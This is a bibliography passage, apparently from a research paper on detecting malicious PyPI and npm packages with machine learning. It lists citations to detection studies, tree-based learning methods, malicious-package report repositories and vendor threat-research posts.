[26] M. Ohm, F. Boes, C. Bungartz, and M. Meier, "On the feasibility of supervised machine learning for the detection of malicious software packages," in *Proceedings of the 17th International Conference on Availability, Reliability and Security*, ser. ARES '22. New York, NY, USA: Association for Computing Machinery, 2022. [Online]. Available: https://doi.org/10.1145/3538969.3544415

[27] N. Zahan, P. Burckhardt, M. Lysenko, F. Aboukhadijeh, and L. Williams, "Malwarebench: Malware samples are not enough," in *Proceedings of the 21st International Conference on Mining Software Repositories*, ser. MSR '24. New York, NY, USA: Association for Computing Machinery, 2024, p. 728–732. [Online]. Available: https://doi.org/10.1145/3643991.3644883

[28] L. Breiman, "Random forests," *Machine learning*, vol. 45, pp. 5–32, 2001.

[29] T. Chen and C. Guestrin, “Xgboost: A scalable tree boosting system,” in *Proceedings of the 22nd ACM SIGKDD International Conference on Knowledge Discovery and Data Mining*, ser. KDD ’16. New York, NY, USA: Association for Computing Machinery, 2016, p. 785–794. [Online]. Available: https://doi.org/10.1145/2939672.2939785

[30] C. Molnar, *Interpretable Machine Learning*, 2nd ed. Lulu.com, 2022. [Online]. Available: https://christophm.github.io/interpretable-ml-book

[31] L. Grinsztajn, E. Oyallon, and G. Varoquaux, “Why do tree-based models still outperform deep learning on typical tabular data?” in *Advances in Neural Information Processing Systems*, vol. 35. Curran Associates, Inc., 2022, pp. 507–520. [Online]. Available: https://proceedings.neurips.cc/paper_files/paper/2022/file/0378c7692da36807bdec87ab043cdadc-Paper-Datasets_and_Benchmarks.pdf

[32] F. Pedregosa, G. Varoquaux, A. Gramfort, V. Michel, B. Thirion, O. Grisel, M. Blondel, P. Prettenhofer, R. Weiss, V. Dubourg, J. Vanderplas, A. Passos, D. Cournapeau, M. Brucher, M. Perrot, and E. Duchesnay, “Scikit-learn: Machine Learning in Python,” *Journal of Machine Learning Research*, vol. 12, pp. 2825–2830, 2011.

[33] D. Trizna, L. Demetrio, B. Biggio, and F. Roli, “Nebula: Self-attention for dynamic malware analysis,” *IEEE Transactions on Information Forensics and Security*, vol. 19, pp. 6155–6167, 2024.

[34] S. Raschka, “Model Evaluation, Model Selection, and Algorithm Selection in Machine Learning,” 2018. [Online]. Available: http://arxiv.org/abs/1811.12808

[35] OpenSSF, “OpenSSF Malicious Packages,” 2025. [Online]. Available: https://github.com/ossf/malicious-packages

[36] P. S. Foundation, “PyPI Malicious Packages,” 2025. [Online]. Available: https://github.com/pypi/pypi-observation-reports-private

[37] A. Ponte, D. Trizna, L. Demetrio, B. Biggio, I. T. Ogbu, and F. Roli, “Slifer: Investigating performance and robustness of malware detection pipelines,” *Computers & Security*, vol. 150, p. 104264, 2025.

[38] Y. Sun, D. German, and S. Zacchiroli, “Using the uniqueness of global identifiers to determine the provenance of python software source code,” *Empirical Softw. Engg.*, vol. 28, no. 5, Jul. 2023. [Online]. Available: https://doi.org/10.1007/s10664-023-10317-8

[39] M. Saini, R. Verma, A. Singh, and K. K. Chahal, “Investigating diversity and impact of the popularity metrics for ranking software packages,” *Journal of Software: Evolution and Process*, vol. 32, no. 9, p. e2265, 2020, e2265 JSME-19-0234.R2. [Online]. Available: https://onlinelibrary.wiley.com/doi/abs/10.1002/smr.2265

[40] ReversingLabs, “Malicious PyPI crypto pay package aiocpa implants infostealer code,” https://www.reversinglabs.com/blog/malicious-pypi-crypto-pay-package-aiocpa-implants-infostealer-code, November 2024, accessed: October 25, 2025.

[41] Fortinet, “Info Stealing Packages Hidden in PyPI,” https://www.fortinet.com/blog/threat-research/info-stealing-packages-hidden-in-pypi, January 2024, accessed: October 25, 2025.

[42] N. Zahan, P. Burckhardt, M. Lysenko, F. Aboukhadijeh, and L. Williams, “Shifting the lens: Detecting malware in npm ecosystem with large language models,” 2024.

[43] W. Liang, X. Ling, J. Wu, T. Luo, and Y. Wu, “A needle is an outlier in a haystack: Hunting malicious pypi packages with code clustering,” in *2023 38th IEEE/ACM International Conference on Automated Software Engineering (ASE)*. Los Alamitos, CA, USA: IEEE Computer Society, sep 2023, pp. 307–318. [Online]. Available: https://doi.ieeecomputersociety.org/10.1109/ASE56229.2023.00085

[44] N. Zahan, P. Burckhardt, M. Lysenko, F. Aboukhadijeh, and L. Williams, “ Leveraging Large Language Models to Detect NPM Malicious Packages ,” in *2025 IEEE/ACM 47th International Conference on Software Engineering (ICSE)*. Los Alamitos, CA, USA: IEEE Computer Society, May 2025, pp. 2625–2637. [Online]. Available: https://doi.ieeecomputersociety.org/10.1109/ICSE55347.2025.00146

[45] M. Ibiyo, T. Louangdy, P. T. Nguyen, C. Di Sipio, and D. Di Ruscio, “Detecting malicious source code in pypi packages with llms: Does rag come in handy?” *arXiv*, 2025. [Online]. Available: https://doi.org/10.48550/arXiv.2504.13769